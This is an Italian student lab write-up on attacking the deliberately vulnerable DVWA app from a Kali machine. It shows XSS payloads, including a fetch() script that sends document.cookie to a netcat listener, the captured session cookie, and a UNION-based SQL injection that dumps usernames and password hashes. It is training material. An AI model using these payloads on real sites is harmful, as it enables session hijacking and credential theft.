



Exploit XSS

è stato utilizzato lo script: **ciao <script>alert('Ti ho fregato!')</script>** e il risultato è stato il seguente:



Poi è stato provato il seguente script:


<script>alert(document.cookie)</script> ed è stato ottenuto il seguente risultato:



Poi ho provato a scrivere uno script che mi reindirizzasse i cookie alla mia kali sulla porta 8888. Quindi ho messo in ascolto la kali usando netcat e usando il seguente script sulla DVWA:

```
<script> fetch('http://192.168.50.100:8888/collect?cookie=' +  
document.cookie); </script>
```

ho ottenuto le seguenti informazioni:



```
(kali㉿kali)-[~]  
$ nc -lvp 8888  
listening on [any] 8888 ...  
192.168.50.100: inverse host lookup failed: Host name lookup failure  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 48288  
GET /collect?cookie=security=low;%20PHPSESSID=869c37d68a8378a3c830ce9a3ba06e93 HTTP/1.1  
Host: 192.168.50.100:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.50.101/  
Origin: http://192.168.50.101  
Connection: keep-alive
```


SQL Injection

Come visto nella lezione di oggi sono andato nella sezione SQL injection sulla pagina web DVWA. All' interno della zona di input dell'utente ho provato più query per arrivare a quella finale che ci dà le informazioni degli username e password contenute nel database.

La query utilizzata è la seguente:

```
' UNION SELECT user,password FROM users#
```

che ci ritorna il seguente risultato:



Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info